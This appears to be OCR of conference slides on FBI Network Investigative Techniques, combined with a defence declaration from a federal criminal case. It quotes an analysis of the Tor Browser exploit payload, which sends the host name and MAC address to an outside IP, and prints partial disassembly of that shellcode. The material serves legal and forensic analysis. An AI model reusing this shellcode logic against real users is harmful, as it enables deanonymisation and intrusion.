


EXHIBIT TO FIRST SAMPLE MOTION TO COMPEL

IN THE UNITED STATES DISTRICT COURT
FOR THE EASTERN DISTRICT OF VIRGINIA
Newport News Division

UNITED STATES OF AMERICA	)	
	)	
v.	)	Criminal No. 4:16cr16
	)	
[redacted]	)	

DECLARATION OF DR. MATTHEW MILLER

I, Matthew Miller, declare under penalty of perjury that:

1. I am an Assistant Professor of Computer Science and Information Technology at the University of Nebraska at Kearney. A copy of my CV is attached to this declaration. Based on my prior work analyzing FBI "Network Investigative Techniques," I have been retained by [redacted]'s defense team to speak to the importance of analyzing **all** source code used by the FBI in the deployment of a NIT.


2. The defense in this case previously submitted a declaration of Vlad Tsyrklevich that was originally drafted and submitted in a related case pending in Washington, *United States v. Michaud*. *See* ECF No. 37-1. I have reviewed Mr. Tsyrklevich's declaration, I agree with and adopt his analysis, and—given my familiarity with both the *Michaud* and *Matish* cases—I consider Mr. Tsyrklevich's declaration to be equally applicable here as it was in *Michaud*.

3. As explained in the Tsyrklevich declaration, an NIT has four major components. Each of these components must be reviewed and verified by the defense for three basic reasons. First, to ensure that the evidence collected by the NIT is valid and accurate. Second, to ensure that the FBI's use of its NIT did not exceed what was

Other NITs

Capture by Vlad Tsyrklevich

https://tsyrklevich.net/tbb_payload.txt




```
This is an annotation and very brief analysis of the payload used by the Tor Browser Bundle
exploit. Earlier I pasted a dump here: http://pastebin.com/AwnzEpmX

Briefly, this payload connects to 65.222.202.54:80 and sends it an HTTP request that includes
the host name (via gethostname()) and the MAC address of the local host (via calling SendARP on
gethostbyname()->h_addr_list). After that it cleans up the state and appears to deliberately
crash.

Because this payload does not download or execute any secondary backdoor or commands it's very
likely that this is being operated by an LEA and not by blackhats.
```

Other NITs

Capture by Vlad Tsyrklevich

https://tsyrklevich.net/tbb_payload.txt



```
Vlad Tsyrklevich
@vlad902

A lightly annotated disassembly of the payload is included below (UPDATED 4/6 for clarity):
$ ndisasm -k 0x90,1 -k 0x256,1 -u shellcode
00000000  60                 pusha
00000001  FC                 cld
00000002  E88A000000         call 0x91
00000007  60                 pusha # win32 function resolver by @stephenfewer, used by Metasploit
00000008  89E5               mov ebp,esp
0000000A  31D2               xor edx,edx
0000000C  648B5230           mov edx,[fs:edx+0x30]
00000010  8B520C             mov edx,[edx+0xc]
00000013  8B5214             mov edx,[edx+0x14]
00000016  8B7228             mov esi,[edx+0x28]
00000019  0FB74A26           movzx ecx,word [edx+0x26]
```

Giftbox

Hosting illegal content

- https://lists.torproject.org/pipermail/tor-talk/2016-November/042641.html
- https://arstechnica.com/information-technology/2016/11/firefox-0day-used-against-tor-users-almost-identical-to-one-fbi-used-in-2013/
- https://motherboard.vice.com/en_us/article/9a3mq7/tor-browser-zero-day-exploit-targeted-dark-web-child-porn-site-giftbox


Example Disassembly of a NIT

NIT’s in Discovery

- Covered by Protective Orders


Other NIT’s

- Not covered




IDA - ShellCode.i64 (ShellCode.binary) /Users/mattmiller/Box/CyberSystems/Documents/DerbyCon2018/Code/ShellCode.i64
No debugger
gular function
Unexplored
Instruction
External symbol
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports

```
00BC FF D5                      call    ebp                ; call function
00BE 85 C0                      test    eax, eax
00C0 74 4C                      jz      short errorCase ; check for finish
00C2 BB 90 01 00 00             mov     ebx, 190h          ; sizeof (struct WSAData)
00C7 29 DC                      sub     esp, ebx           ; allocate stack space
00C9 54                         push    esp                ; pointer to WSData structure
00CA 53                         push    ebx                ; push the allocated size to stack
00CB 68 29 80 6B 00             push    6B8029h            ; WSAStartup(0x190, &WSAData)
00D0 FF D5                      call    ebp                ; call function
00D2 01 DC                      add     esp, ebx
00D4 85 C0                      test    eax, eax
00D6 75 36                      jnz     short errorCase ; check for failure
00D8 50                         push    eax                ; eax = 0 -> push 0
00D9 50                         push    eax                ; eax = 0 -> push 0
00DA 50                         push    eax                ; eax = 0 -> push 0
00DB 50                         push    eax                ; eax = 0 -> push 0
00DC 40                         inc     eax                ; eax = 1
00DD 50                         push    eax                ; eax = 1 -> push 1
00DE 40                         inc     eax                ; eax = 2
00DF 50                         push    eax                ; eax = 2 -> push 2
00E0 68 EA 0F DF E0             push    0E0DF0FEAh         ; hash("ws2_32.dll", WSASocketA)
00E5 FF D5                      call    ebp                ; call WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 )
00E7 31 DB                      xor     ebx, ebx           ; ebx = 0
00E9 F7 D3                      not     ebx                ; ebx = -1 or FFFFFFFF
00EB 39 C3                      cmp     ebx, eax           ; check for error
00ED 74 1F                      jz      short errorCase ; check for finish
00EF 89 C3                      mov     ebx, eax           ; ebx has result of WSASocketA
00F1
00F1               loc_F1:                                 ; CODE XREF: sub_91+7B↓j
00F1 6A 10                      push    10h                ; push 16
00F3 8D B5 E1 02 00 00          lea     esi, [ebp+2E1h] ; location of sockAddr Struct Address (2E1h + 6 = 2E7h)
```



IDA - ShellCode.i64 (ShellCode.binary) /Users/mattmiller/OneDrive - University of Nebraska at Kearney/DerbyCon2018/ShellCode.i64


```
0:000001E1
0:000001E1                          HexToASCII:                          ; CODE XREF: sub_91+17A↓j
0:000001E1 31 D2                              xor     edx, edx
0:000001E3 8A 16                              mov     dl, [esi]
0:000001E5 88 D0                              mov     al, dl
0:000001E7 24 F0                              and     al, 0F0h
0:000001E9 C0 E8 04                           shr     al, 4
0:000001EC 3C 09                              cmp     al, 9
0:000001EE 77 04                              ja      short AtoF
0:000001F0 04 30                              add     al, 30h ; '0'
0:000001F2 EB 02                              jmp     short loc_1F6
0:000001F4                          ; ---------------------------------------------------------------
0:000001F4
0:000001F4                          AtoF:                                ; CODE XREF: sub_91+15D↑j
0:000001F4 04 37                              add     al, 37h ; '7'
0:000001F6
0:000001F6                          loc_1F6:                             ; CODE XREF: sub_91+161↑j
0:000001F6 88 07                              mov     [edi], al
0:000001F8 47                                 inc     edi
0:000001F9 88 D0                              mov     al, dl
0:000001FB 24 0F                              and     al, 0Fh
0:000001FD 3C 09                              cmp     al, 9
0:000001FF 77 04                              ja      short loc_205
0:00000201 04 30                              add     al, 30h ; '0'
0:00000203 EB 02                              jmp     short loc_207
0:00000205                          ; ---------------------------------------------------------------
0:00000205
0:00000205                          loc_205:                             ; CODE XREF: sub_91+16E↑j
0:00000205 04 37                              add     al, 37h ; '7'
0:00000207
0:00000207                          loc_207:                             ; CODE XREF: sub_91+172↑j
```



```
000027B                          ; ---------------------------------------------------------------------------
000027C 0D                                   db  0Dh
000027D 0A                                   db  0Ah
000027E 43 6F 6E 6E 65 63 74 69+aConnectionKeepAl db 'Connection: keep-alive',0Dh,0Ah
000027E 6F 6E 3A 20 6B 65 65 70+             db 'Accept: */*',0Dh,0Ah
000027E 2D 61 6C 69 76 65 0D 0A+             db 'Accept-Encoding: gzip',0Dh,0Ah
